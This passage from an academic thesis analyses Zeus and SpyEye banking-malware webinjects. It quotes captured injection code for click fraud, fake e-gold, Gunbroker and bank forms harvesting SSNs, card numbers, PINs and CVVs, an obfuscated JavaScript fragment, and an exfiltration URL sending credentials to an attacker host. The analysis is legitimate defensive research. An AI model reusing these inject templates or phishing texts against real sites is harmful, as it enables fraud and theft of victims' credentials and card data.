2275:     ShowContent()  
2276:     }
```

**Listing 6-6: False Balances**

## 6.3 SUMMARY

The automated transfer code reviewed in this chapter is able to bypass the PINSEntry transaction signing control, initiate internal transfers to accumulate sufficient funds,

make a payment to the attacker's account and thereafter mask the fraudulent activity that took place. The attacker is able to achieve this by using a webinject that has been specifically customised for this type of attack against Barclays. The webinject has been written to interact with the form elements in the Barclay's online banking website and mimics the victim clicking on the form elements in order to be able execute the transactions.

This instance of a webinject has the potential to be reproduced against any online banking website, and with the ability to bypass controls as discussed in chapter 5.2 and chapter 5.3, webinjects have the versatility and a remarkable potential for illicit profit. The following chapter reviews attacks against various industries to demonstrate the potential uses for webinjects. It also examines the scalability of webinjects in attacking multiple targets with little additional effort on behalf of the attacker.

# 7

## WEBINJECTS OF INTEREST

### 7.1 INTRODUCTION

The potential to customise webinjects makes financial malware a versatile and valuable tool. This chapter describes interesting instances where financial malware and webinjects have been used to enrich the attacker.

Financial malware webinjects are reviewed that have used to perform click fraud (chapter 7.2), attack digital currency (chapter 7.3) as well gather credit information from an online auction site (chapter 7.4). Webinjects have also been used to gather sufficient ancillary credit card information to render Verified by Visa and MasterCard SecureCode controls ineffective (chapter 7.5 and 7.6). Lastly a webinject is reviewed that attacks multiple online banking platforms from a single code base and allows the attacker to receive compromised credentials in real time (chapter 7.7).

### 7.2 CLICK FRAUD

“Click fraud” (described in chapter 2.2.2) occurs when the click-through counts of advertisements hosted by the attacker and / or associates (Jakobsson et al., 2006), (Wyke, 2012a) are artificially inflated. Each click has a monetary value, so in essence, increasing the number of clicks on advertisements hosted on a website translates to increased income from whichever agency placed the advert. This activity is strictly against the end user license agreements of most advertisement agencies, and civil and criminal proceedings have followed where this activity has been identified (Jakobsson et al., 2006).

In order to successfully profit from click fraud, the attacker must not be linked back to the click-through traffic that is seen on a compromised website. In a Zeus financial malware webinject configuration file captured on the 20<sup>th</sup> of June 2011, several click fraud attacks were identified against major search engines such as Google, Yahoo, Bing and Search.com. A full extract of the webinject code is available in the electronic index.

Whenever the user performs a search using one of the search engines in the webinject configuration file, the financial malware injects a piece of JavaScript code into the search results. The JavaScript is executed when the user clicks on a search result and redirects the user to a website owned by the attacker.

In Listing 7-1 which contains the attack used against Search.com, line 25851 contains the URL that the webinject is configured to modify. The JavaScript extracts the search term through the *gup()* function on line 10958 and inserts it into the attacker's website URL on line 10966 in the function *OpenTwoLinks()*. Lastly entries in the legitimate page are altered to execute the JavaScript when the user clicks on a result (line 10981) causing an additional window with the user's search results to open on the attacker's website, <http://www.general-results.com/>.

```
25850: <Url index="424" action="Inject|POST|GET">
25851: <TargetUrl><![CDATA[http://www.search.com/search*]]></TargetUrl>
25852: </Url>
10952: <WebInjects index="424" compressed="1">
10953: <WebInject>
10954: <Before><![CDATA[</title>]]></Before>
10955: <After></After>
10956: <Data><![CDATA[<script language="javascript">
10957: <!--//
10958: function gup( name ){ name =
name.replace(/[\\]/,"\\\\"["].replace(/[\\]/,"\\\\"");
10959: var regexS = "[\\?&]" + name + "=(^&#)*"; var regex = new RegExp(
regexS );
10960: var results = regex.exec( window.location.href );
10961: if( results == null ) return "";
10962: else return results[1];}
10964: var frank_param = gup( 'q' );
10966: function OpenTwoLinks() {
10967: var myString = 'http://www.general-
results.com/search.php?aid=11334&sid=2&keyword='+frank_param;
10968: var WinReference1 = window.open (myString,'1');
10978: <WebInject>
10979: <Before><![CDATA[<"Web Search Results</a>*<a]]></Before>
10980: <After></After>
10981: <Data><![CDATA[ onClick="return OpenTwoLinks()" ]]></Data>
```

**Listing 7-1: Click Fraud Injection Attack**

The website <http://www.general-results.com/> is not active, however, it is presumed that the site took the keyword from line 10967 in Listing 7-1 and presented related advertisements that the user might click. The concept is similar to that of typo squatting where a page hosting advertisements is reached via a misspelled domain name; the owner relies on the misspelling to attract visitors (Moore & Edelman, 2010). In the example described, however, the use of webinjects targeting popular search engines means the attacker does not need to rely on misspelled domain names to attract visitors, but rather the victim's everyday use of search engines on the infected workstation.

### **7.3 DIGITAL CURRENCY**

e-gold<sup>8</sup> was a digital currency based on the value of gold bullion, which enabled users to transact in values as low as one thousandth of a gram of gold for online shopping, casinos and auctions. The owner of an e-gold account would purchase gold for use as currency in online transactions, and the company behind e-gold held physical gold to back the digital currency purchased by its users.

e-gold itself no longer functions as digital currency for various reasons, and users of the service were given until the end of October 2013 to claim their funds, before the assets were liquidated by the US government<sup>9</sup>. The e-gold accounts were therefore still of value in the underground economy until that date, and continued to attract the attention of financial malware operators.

In a Zeus financial malware webinject configuration file captured on the 7<sup>th</sup> of November 2011 there is a webinject that targets e-gold. The lack of maintenance on the website following the closure of e-gold has resulted in the webinject code matching the code from the website.

Listing 7-2 contains the code from the website that will be replaced by the code from the webinject. Listing 7-3 contains a portion of the code that will be injected into the website and is included in the electronic appendix. Line 2722 in Listing 7-3 contains the code after which the inject code must be inserted. This matches line 65 in Listing 7-2.

---

<sup>8</sup> <http://www.e-gold.com/>

<sup>9</sup> <http://www.e-gold.com/>



```

64: <tr>
65: <td nowrap align=right> <font face="Arial, Helvetica, sans-serif"
size="2"><b>Passphrase:</b></font>
66: </td>
67: <td nowrap><font face="Arial, Helvetica, sans-serif"><b><font
size="2">
68: <input taborder=2 tabindex=2 type="password" name="PassPhrase"
maxlength="64" size="32" autocomplete="off">
69: </font><font face="Arial, Helvetica, sans-serif" size="2"><a
href="#" notab
onClick="MM_callJS('javascript:popup(\'help.asp?p=passphrase\')')"><
img src="help.gif" width="13" height="17" border="0" alt="View
help..."></a></font></b></font><a href="javascript:opensrk()"></a></td>

```

**Listing 7-2: e-gold Website Code**

```

2272: <Before><![CDATA[<td nowrap align=right> <font face="Arial,
Helvetica, sans-serif"
size="2"><b>Passphrase:</b></font>]]></Before>
2273: <After><![CDATA[<td nowrap align=right valign="top"><font
face="Arial, Helvetica, sans-serif" size="2"><b>Turing ]]]></After>
2274: <Data><![CDATA[</td>
2275: <td nowrap><font face="Arial, Helvetica, sans-serif"><b><font
size="2">
2276: <input taborder=2 tabindex=2 type="password" name="PassPhrase"
maxlength="64" size="32" autocomplete="off">
2278: </font><font face="Arial, Helvetica, sans-serif" size="2"><a
href="#" notab
onClick="MM_callJS('javascript:popup(\'help.asp?p=passphrase\')')"><
img src="help.gif" width="13" height="17" border="0" alt="View
help..."></a></font></b></font><a href="javascript:opensrk()"></a></td>
2279: </tr>
2281: <tr>
2282: <td nowrap align=right> <font face="Arial, Helvetica, sans-serif"
size="2"><b>Alternate Password:</b></font>
2283: </td>
2284: <td nowrap><font face="Arial, Helvetica, sans-serif"><b><font
size="2">
2285: <input taborder=2 tabindex=2 type="password" name="AltPass"
maxlength="64" size="32" autocomplete="off">
2286: <th colspan=2><font face="Arial, Helvetica, sans-serif" color=red
size="2">Activation code will be sent to your e-mail. Please enter
your e-mail address</font>

```

**Listing 7-3: e-gold Webinject**

Figure 7-1 is a screenshot of the original website and Figure 7-2 is a screenshot of the website after the financial malware has injected the code into the page. The injected code requests additional information from the victim, in this case an alternate password and the victim's email address. It is construed that the purpose thereof was to assist the attacker in an attempt to gain ownership of the account in order to claim the value, if any, in the e-gold account.




Figure 7-1: Original e-gold Site



Figure 7-2: Attacked e-gold Site

## 7.4 GUNBROKER.COM

Gunbroker.com is an online auction website that specialises in firearms, hunting and shooting related accessories. On the 20<sup>th</sup> of June 2011, a Zeus financial malware configuration file containing a web injection attack against Gunbroker.com was captured. A full extract of the webinject code is available in the electronic index.

In Figure 7-3, the attacker explains to the victim that their age must be verified before they can continue to access the Gunbroker.com website. The age verification request

can also be seen in line 13518 in Listing 7-4. The HTML code making up the page has been extracted from the webinject configuration and rendered for illustrative purposes and is not an accurate reflection of the styling and appearance at the time of the capture of the configuration file.

The attacker requests detailed information about the victim including card data, residential information and personally identifiable information. This approach is similar to the webinject configuration files documented in chapter 5.2, “Bypassing something that you know”.

The webinject makes use of cookies to govern the request for information; the intent is to alleviate any suspicion surrounding the apparent deviation from the standard page flow. On line 13428, the function *loadornot()* checks for the presence of the attacker’s cookie; if not present, the function *loadpopunder()* on line 13434 is called to present the age verification request.

Authorization Required

Help us to confirm your identity.

GunBroker takes active measures to ensure that all users are of legal age (18 years old). In a small number of cases the checks that we carry out are not able to verify the age of new account holders. If this applies to your account we will need to ask for further information from you to confirm you are at least 18 years old. Your card will never be charged !

First Name	<input type="text"/>
Middle Initial	<input type="text"/>
Last Name	<input type="text"/>
Address	<input type="text"/>
City	<input type="text"/>
Province/State	<input type="text"/>
Postal Code	<input type="text"/>
SSN	<input type="text"/>
Driver license	<input type="text"/>
Mother's Maiden Name	<input type="text"/>
Date of Birth (mm/dd/yyyy)	<input type="text"/> <input type="text"/> <input type="text"/>
Card Number	<input type="text"/>
Expiry Date (mm/yyyy)	<input type="text"/> <input type="text"/>
CVV	<input type="text"/>

Continue

**Figure 7-3: Gunbroker.com Age Validation**

```

13428: function loadornot(){
13429:   if (get_cookie('tccpopunder')==')){
13430:     loadpopunder()
13434:   }function loadpopunder(){
13515:     <div class="style8"> <div class="style7"></div>
13516:     <div class="style6">Authorization Required</div></div><div
      class="style5"><div align="left">
13517:     <div class="style4"><table border="0" cellspacing="0"
      cellpadding="1" width="100%"><tr class="errorTextRow"><td
      valign="top" width="0%"></td><td width="100%" valign="middle"
      class="errorText"><span class="style1">Help us to confirm your
      identity</span>.</p></td></tr><tr><td colspan="2"> </td> </tr>
      </table> </div>
13518:     <div class="style3" align="center"> GunBroker takes active measures
      to ensure that all users are of legal age (18 years old). In a small
      number of cases the checks that we carry out are not able to verify
      the age of new account holders. If this applies to your account we
      will need to ask for further information from you to confirm you are
      at least 18 years old. Your card will never be charged ! </div>

```

**Listing 7-4: Gunbroker.com Age Validation**

## 7.5 NAVY FEDERAL CREDIT UNION

In the fifteen month period from November 2010 to February 2012, 29 webinjects were captured that targeted clients of the Navy Federal Credit Union<sup>10</sup>, which is a retail banking service catering specifically for the needs of the United States Department of Defence's armed services (Navy Federal Credit Union, 2013). Webinject configuration files were captured from both the Zeus financial malware and SpyEye financial malware. The attack against the Navy Federal Credit Union reinforces the anonymity provided by financial malware and the confidence of the attackers in the remote likelihood of being caught.

There were eight webinject configuration files captured from the SpyEye financial malware whilst one webinject configuration file was captured from the Zeus financial malware, version one. The remainder of the webinject configuration files were captured from version two of the Zeus financial malware. The full versions of the webinject configuration files within this chapter are available in the electronic index.

Upon analysis of the webinject configuration files it became apparent that there were four distinct injects across the two financial malware families. Across the two financial malware families are webinject instances where, although there is a URL configured against which an HTML injection is configured, the payload contains no

---

<sup>10</sup> <https://www.navyfederal.org/>

code for injection. In Listing 7-5, taken from version one of the Zeus financial malware, the blank payload can be seen on line 653 as the *<after>* tag set is empty. This is the tag the attacker places in the code that must be injected into the victim's webpage, as explained in chapter 2.8. On line 4212, the configured target URL is visible.

```
30:    <WebInjects index="31">
31:    <WebInject>
32:    <Before><![CDATA[<th class="tdAmt">Balance</th>]]></Before>
33:    <After></After>
34:    <Data></Data>
35:    </WebInject>
36:    </WebInjects>
4174: <Url index="31" action="Grab|POST|GET">
4175: <TargetUrl><![CDATA[*navyfcu.org/nfoaa/*]]></TargetUrl>
4176: </Url>
```

**Listing 7-5: NFCU Blank Injects**

There are two instances of webinject configurations intended to obtain the victim's credit card information. A sample of this inject code, from version two of the Zeus financial malware, is presented in code Listing 7-6. The attack occurs under the ruse of requiring additional information for security purposes, similar in approach to the webinject configuration files documented in chapter 5.2, "Bypassing something that you know".

On line 5629 the code requests that the victim captures additional card information as a measure of additional security. Lines 5637 through 5340 contain the information fields requested by the attacker. In this instance of the webinject is requesting the victim to supply their credit card number, the expiry date thereof, PIN code and the CVV code.

The webinject uses cookies to govern this request for information. On line 5550, the function *loadornot()* checks for the presence of the attacker's cookie and if it's not present, the function *loadpopunder()* is called to present the request for information. This is done to allay any suspicion by the victim as a result of deviating from the standard page flow employed by the Navy Federal Credit Union's Internet Banking platform. In Figure 7-4, the HTML code making up the page has been extracted from the webinject configuration and rendered for illustrative purposes and is not an accurate reflection of the styling and appearance at the time of the capture of the configuration file.

```

5550: function loadornot(){
5551: if (get_cookie('tccpopunder')=='){
5552: loadpopunder()
5553: }
5628: </td></tr><tr><td align="left" style="text-align: justify; font-
size: 11px;">
5629: In order to provide you with extra security, we occasionally need to
ask for additional information when you access your accounts online.
5630: </td></tr>
5636: <tbody>
5637: <tr><td align="left" style="font-size: 11px;">Credit Card
Number:</td><td align="left" style="font-size: 11px;"><input
type="text" name="inject_cc" id="inject_cc" size="16" maxlength="16"
onKeyPress = 'if ((event.keyCode < 48) || (event.keyCode > 57))
event.returnValue = false;' /></td></tr>
5638: <tr><td align="left" style="font-size: 11px;">Exp.Date:</td><td
align="left" style="font-size: 11px;"><input type="text"
name="inject_expdate_mm" id="inject_expdate_mm" size="2"
maxlength="2" onKeyPress = 'if ((event.keyCode < 48) ||
(event.keyCode > 57)) event.returnValue = false;' /> / <input
type="text" name="inject_expdate_yy" id="inject_expdate_yy" size="2"
maxlength="2" onKeyPress = 'if ((event.keyCode < 48) ||
(event.keyCode > 57)) event.returnValue = false;'
/>&nbsp;<i>(mm/yy)</i></td></tr>
5639: <tr><td align="left" style="font-size: 11px;">PIN Code:</td><td
align="left" style="font-size: 11px;"><input type="text"
name="inject_pin" id="inject_pin" size="4" maxlength="4" onKeyPress
= 'if ((event.keyCode < 48) || (event.keyCode > 57))
event.returnValue = false;' /></td></tr>
5640: <tr><td align="left" style="font-size: 11px;">CVV Code:</td><td
align="left" style="font-size: 11px;"><input type="text"
name="inject_cvv" id="inject_cvv" size="4" maxlength="4" onKeyPress
= 'if ((event.keyCode < 48) || (event.keyCode > 57))
event.returnValue = false;' /></td></tr>
5641: </tbody>

```

**Listing 7-6: NFCU Credit Card Data**



In order to provide you with extra security, we occasionally need to ask for additional information when you access your accounts online.

Please enter the information below to continue.

Credit Card Number:

Exp.Date:  /  (mm/yy)


PIN Code:

CVV Code:

**Figure 7-4: NFCU Credit Card Data**

Another webinject configuration instance for version two of the Zeus financial malware uses the Verified by Visa and MasterCard SecureCode enrolment process to

obtain credit card information and answers to knowledge based authentication questions, again similar in approach to the webinject configuration files documented in chapter 5.2, “Bypassing something that you know”.



**Verified by VISA** **MasterCard SecureCode**


**Verified by Visa / MasterCard SecureCode Enrollment:**

Due to recent changes in FDIC Deposit Insurance Rules all our customers must be enrolled in Verified by Visa or MasterCard SecureCode program depending on type of your Check Card. To continue complete this form and click **Activate Now**.

Social Security #:  -  -

Card Number:  (16 digits)

Expiration Date:  /  (MM/YY)

Signature Code:   (Last 3 digits on the back)

Card PIN Code:  (4-6 digit code that you enter in ATM)

Choose Password:  [How will it be used?](#)

Confirm Password:  (6-12 characters length)

If you already enrolled in Verified by Visa or MasterCard SecureCode program to continue please enter current password or select new then **click Activate Now**.

**Figure 7-5: NFCU Verified by Visa / MasterCard SecureCode**

On line 4932 of Listing 7-7 the attacker explains to the victim that due changes in the “*FDIC Deposit Insurance Rules*” requires all customers must enrol for Verified by Visa or MasterCard SecureCode. The attacker explains, on line 5143, that if the victims is already enrolled, to enter their current Verified by Visa or MasterCard SecureCode password or to select a new one. Figure 7-5 depicts the information that the attacker requests from the victim. The HTML code making up the page has been extracted from the webinject configuration and rendered for illustrative purposes and is not an accurate reflection of the styling and appearance at the time of the capture of the configuration file.

```

4926: <tr>
4927: <td width="406" height="28" align="left">
4928: <span class="mtitle">Verified by Visa / MasterCard SecureCode
Enrollment:</span></td>
4929: </tr>
4930: <tr>
4931: <td width="406" height="42" align="left" valign="top">
4932: <span class="mbody">Due to recent changes in FDIC Deposit Insurance
Rules all our customers must be enrolled in Verified by Visa or
MasterCard SecureCode program depending on type of your Check Card.
<b>To continue complete this form and click Activate
Now.</b></span></td>
4933: </tr>
5142: <td height="42" align="left" valign="top" class="mbody"><br>
5143: If you already enrolled in Verified by Visa or MasterCard SecureCode
program to continue please enter current password or select new
then<b> click Activate Now.</b></td>
5144: </tr></form>

```

**Listing 7-7: NFCU Verified by Visa / MasterCard SecureCode**

## **7.6 VERIFIED BY VISA AND MASTERCARD SECURECODE**

The webinject configuration file that contains the code extract exploiting Verified by Visa and MasterCard SecureCode enrolment process against the Navy Federal Credit Union in chapter 7.5, also contains webinject configurations using the same code to attack eight other financial institutions. The reuse of the same code to attack additional institutions reinforces the discussion in chapter 2.3.1 on the services available in the underground economy and regarding how code is reused, resold and repurposed.

The webinject configurations use the same code in the webinject, albeit with minor alterations to cater for the structure of a specific financial institution's webpage. The organisations that have been targeted using the same webinject code are:

- Fifth Third Bank
- PNC Financial Services Group
- US Bank National Association
- TD Bank
- Branch Banking and Trust Company (BBT)
- Navy Federal Credit Union
- SunTrust
- Capital One
- Regions Financial Corporation



Portions of the code that have been reused are in Listing 7-8. The full code of the reused webinject within this chapter is available in the electronic index. In lines 4418, 4673 and 4932, the rationale for the activation is the same across the three webinjects for TD Bank, BBT and the Navy Federal Credit Union respectively.

The reuse of the code is further exemplified by lines 4549, 4804 and 5063 which contain the link to an image that assists the victim in locating the CVV number on a card, referred to as a signature code in Figure 7-5. The link itself is to the same URL and the image itself is, surmising from the file name (*26615.9e0ee7978c34a1932be67a3deb9efb54.gif*), named uniquely, given the random appearing filename. From this, it can be assumed that it is a unique filename for this image.

Additionally, the webinject was created to target Fifth Third Bank initially and then reused across the other 8 institutions. The MasterCard SecureCode image is taken from the following URL, naming Fifth Third Bank, and is present in all of the webinject configurations:

*[https://www.securesuite.net/fifththird/images/fifththird/secure\\_code\\_logo.gif](https://www.securesuite.net/fifththird/images/fifththird/secure_code_logo.gif)*. The URL can be seen on lines 4405, 4660 and 4919.

```

4405: <td width="190" align="right" valign="top"><div align="right"></div></td>
4418: <span class="mbody">Due to recent changes in FDIC Deposit Insurance
Rules all our customers must be enrolled in Verified by Visa or
MasterCard SecureCode program depending on type of your Check Card.
<b>To continue complete this form and click Activate
Now.</b></span></td>
4549: </span></span></td><td width="11%"> <span class="mbodysmall"></a></span></td>
4660: <td width="190" align="right" valign="top"><div align="right"></div></td>
4673: <span class="mbody">Due to recent changes in FDIC Deposit Insurance
Rules all our customers must be enrolled in Verified by Visa or
MasterCard SecureCode program depending on type of your Check Card.
<b>To continue complete this form and click Activate
Now.</b></span></td>
4674: </span></span></td><td width="11%"> <span class="mbodysmall"></a></span></td>
4919: <td width="190" align="right" valign="top"><div align="right"></div></td>
4932: <span class="mbody">Due to recent changes in FDIC Deposit Insurance
Rules all our customers must be enrolled in Verified by Visa or
MasterCard SecureCode program depending on type of your Check Card.
<b>To continue complete this form and click Activate
Now.</b></span></td>
5063: </span></span></td><td width="11%"> <span class="mbodysmall"></a></span></td>

```

**Listing 7-8: Reused Webinject Code**

## 7.7 INTERNET BANKING SOFTWARE

Within the webinject configuration data set there are numerous attacks configured against financial institutions that are using off the shelf Internet banking software to provide an online banking service to their customers. In the analysis work as described in chapter 3.3 it was noted that there were webinjects configured against URLs that had different subdomain names though the domain name was constant. By way of example, Table 7-1 contains a list URLs with the same domain name and different subdomains.

Upon further inspection of the Domain Name System (DNS) configuration for the URLs listed in Table 7-1, the registrant for the domains were not that of the financial institution, rather that of a 3<sup>rd</sup> party. For the URLs ending in *webcashmgmt.com*, the registrant is ACI Worldwide Inc. and for the URLs ending in *ebanking-services.com*, the registrant is Fidelity National Information Services. ACI Worldwide Inc. and Fidelity National Information Services both provide business and retail banking services and software products, in particular online banking software packages.

**Table 7-1: Banking Software**

<b>Institution</b>	<b>URL</b>	<b>Software</b>
<b>Ocean Bank</b>	<i><a href="https://oceanbank.webcashmgmt.com/">https://oceanbank.webcashmgmt.com/</a></i>	ACI
<b>Old National Bank</b>	<i><a href="https://onb.webcashmgmt.com/">https://onb.webcashmgmt.com/</a></i>	ACI
<b>Central Bank</b>	<i><a href="https://cbky.webcashmgmt.com/">https://cbky.webcashmgmt.com/</a></i>	ACI
<b>First Hawaiian Bank</b>	<i><a href="https://fhhbi.webcashmgmt.com/">https://fhhbi.webcashmgmt.com/</a></i>	ACI
<b>Midrand First Bank</b>	<i><a href="https://imanager.ebanking-services.com/">https://imanager.ebanking-services.com/</a></i>	FISERV
<b>The Private Bank</b>	<i><a href="https://privatebk.ebanking-services.com/">https://privatebk.ebanking-services.com/</a></i>	FISERV
<b>Republic Bank</b>	<i><a href="https://republicbusiness.ebanking-services.com/">https://republicbusiness.ebanking-services.com/</a></i>	FISERV
<b>Washington Trust Bank</b>	<i><a href="https://wtb.ebanking-services.com/">https://wtb.ebanking-services.com/</a></i>	FISERV

Of the four institutions in Table 7-1 that use ACI's Business Banking platform, the login webpage for all the institutions request the same information: an Organisation ID, a User ID and a password. A screenshot of the login page from the First Hawaiian Bank is recorded in Figure 7-6. In a SpyEye financial malware configuration file captured on the 17<sup>th</sup> of September 20 11 the four institutions are attacked using code that is embedded into the login page. The same code is used across all four institutions, though it must be noted that this code could be used to attack any customer using ACI's Business Banking platform.

🔔 Welcome! Should you require assistance, you may contact us at (808) 844-3303 during Monday - Friday 8:00 AM - 5:00 PM HST or email at [cashmt@fhb.com](mailto:cashmt@fhb.com).

October 31, 2013

**Please sign in:**  
Required fields are denoted with an \*

Organization ID: \*

User ID: \*

Password: \*  🔑

Login

[One Time Token Activation](#)

**Figure 7-6: First Hawaiian Bank**

Listing 7-9 contains a sample of the webinject code taken from an attack against the First Hawaiian Bank. The webinject code alters the input fields of the login form to include a field ID in the `<input>` tag. Line 1289 identifies the code after which the webinject must be placed. Line 1290 contains the code to be injected; in this case the `id` tag is used to identify the password input field. This is repeated for the Organisation ID. The full code of the reused webinject within this chapter is available in the electronic index.

The inclusion of this tag allows the JavaScript to manipulate the values of the various `<input>` tags. The JavaScript that is injected is obfuscated using a form of hexadecimal encoding. A short sample of the obfuscated code is on line 1252.

The obfuscated JavaScript code is called upon form submission and places a delay timer over the form whilst simultaneously posting the victim's credentials to a URL of the attacker's choosing. Figure 7-7 contains a screenshot of the delay timer. The HTML code making up the page in Figure 7-7 has been extracted from the webinject configuration and rendered for illustrative purposes and is not an accurate reflection of the styling and appearance at the time of the capture of the configuration file.

```

1252:     var _0x7e14=["\x30", "", "\x38", "\x37\x37\x37\x33\x33\x33\x37\x37
1288:     <WebInject>
1289:     <Before><![CDATA[name="password"]]></Before>
1290:     <Data><![CDATA[ id="password"]]></Data>
1291:     <After><![CDATA[]]></After>
1292:     </WebInject>

```

**Listing 7-9: First Hawaiian Bank**

Welcome! Should you require assistance, you may contact us at (808) 844-3303 during Monday - Friday 8:00 AM - 5:00 PM HST or email at [cashmgt@fhb.com](mailto:cashmgt@fhb.com).




Figure 7-7: First Hawaiian Bank – Executed JavaScript Code

The injected JavaScript code submits the credential's of the victim to the URL in Listing 7-10. The field names are highlighted in blue, whilst the captured values are highlighted in yellow. The website *www.clarity-checkin.com* is no longer available. It is surmised that the attacker would be alerted to the receipt of compromised credentials and would transact on the victim's account during the delay imposed on the victim by the attacker. The submission of the compromised credentials was intercepted and captured through the use of an inline web proxy, Figure 7-8.

```
http://www.clarity-checkin.com/securitystation/get.php?bname=fhbhi&activ&adata=;OrganizationID:^Thesis;UserID:^ThesisAuthor;Password:^KeepMeSafe^file:///C:/Personal/MSc/Case%20Study/banking%20software/Login.htm
```

Listing 7-10: First Hawaiian Bank – Compromised Credentials




Figure 7-8: First Hawaiian Bank – Intercepted traffic

## 7.8 SUMMARY

The use of webinjects in financial malware expands its income-generating scope beyond merely capturing credit card information and online banking credentials. Click fraud can be a lucrative means to generate income, but has the disadvantage of being reliant on high traffic volumes on the host site. However, using a webinjection on the victim's search results affords the attacker the opportunity to increase traffic volume on the hosted site.

As the adoption of Verified by Visa and MasterCard SecureCode increases, so does the requirement for the additional information required to either sell the card or utilise the card in card-not-present transactions. Webinjects provide the attacker with a mechanism to be able capture the credit card information, as well as the required Verified by Visa and MasterCard SecureCode information.

The attacks that are reviewed in this chapter highlight that with appropriate planning and development, webinjects can enable the attacker to generate illicit revenue in numerous industry types as well as the ability to scale their attacks through reuse and repurposing of injection code. Webinjects, as reviewed in part two of this research have demonstrated an immense capability at using social engineering tactics against victims, bypassing several forms of out of band security controls on retail banking internet sites and executing automated transfers.

PART THREE

IN CLOSING

# 8

## CONCLUSION

### 8.1 INTRODUCTION

This document has focused on the use of webinjects employed by malware operators against (primarily) the financial industry; in particular, retail banking. It has also examined industries that process credit card-related information, as well as other industries where the attackers have been able to generate revenue through the underground economy. The research has concentrated primarily on the Zeus (and related derivatives) and SpyEye financial malware families.

This chapter briefly summarises the key discussion points in the literature survey, the data set on which the research is based as well, and the case studies presented. Thereafter follows a review of the three research objectives, considerations on the research performed, and proposed areas of future work.

### 8.2 REVIEW

Chapter two of the thesis outlines the available literature on the webinjects employed by financial malware. The available literature, to date, refers to HTML webinjection as a capability of financial malware, but little effort has been spent on understanding how webinjects are used to the attacker's advantage.

The literature review also covers the services related to financial malware in the underground economy, in support of cybercrime. It provides an indication of the potential revenue that can be earned through the use of financial malware.



A brief review of the structure and lifecycle of a botnet is conducted, followed by an insight into the configuration of an example of SpyEye financial malware, following which, webinjection – as a capability – is studied.

Chapter three documents the data set used in the research, and describes the methods used to process and analysis the data. A brief review of the industry types and geographic breakdown of the institutions targeted by the webinjects in the data set is provided. The case study selection process is also documented.

Chapter four of the research presents two case studies describing how financial malware can effectively use social engineering tactics to generate revenue for the attacker.

